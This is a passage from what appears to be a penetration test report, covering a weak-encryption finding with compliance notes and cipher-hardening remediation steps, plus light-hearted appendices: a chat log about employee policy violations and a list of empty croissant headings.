The exploitation of this vulnerability fell out of the scope for the assessment as it would require an amount of interaction with employees. However, the vulnerability could be exploited and therefore was still documented.


### *Compliance*

CIP-005-6 requirement #2 requires that remote interactive sessions have a strong form of encryption. To maintain compliance, improve the strength of the encryption algorithm used.

### *Remediation*

1. Disable outdated and insecure cipher suites.
2. Use Ephemeral Elliptic-Curve Diffie-Hellman.
3. Use a 2048-bit or stronger Diffie-Hellman Group.

## Appendix A – Network Map



## Appendix B –Other Violations

Internal Employee may have violated security protocols by hiring an outside employee without approval. Also, employees are using post-it notes to store passwords. Intern was tasked to handle pentest remediation

- B beaulah.cummerata 6:44 PM  
does anyone actually get anything accomplished here?
- N nyla.keebler 6:51 PM  
I've actually been quite productive lately
- E edris.jerde 6:56 PM  
how?
- N nyla.keebler 7:03 PM  
I hired someone overseas to help me with work
- E edris.jerde 7:06 PM  
you can do that?
- N nyla.keebler 7:13 PM  
I don't see why not. its my money
- E edris.jerde 7:19 PM  
maybe I will look into it.
- P parker.grant 7:20 PM  
does anyone know if we signed a noncompete when we started working here?
- G gaylord.schaefer 7:21 PM  
hopefully the pentesters don't check the desktop of the NT4 box
- A adalberto.west 7:22 PM  
why
- G gaylord.schaefer 7:21 PM  
maybe people should follow our existing password policy...
- K king.shields 7:20 PM  
maybe you shouldn't have the intern doing pentest remediation #gaylord.schaefer

## Appendix C

*The French Croissant*



*The Icelandic Croissant*



*The Japanese Croissant*



*The German Croissant*



*The American Croissant*



*The Russian Croissant*



*The Canadian Croissant*



*The British Croissant*



*The Australian Croissant*



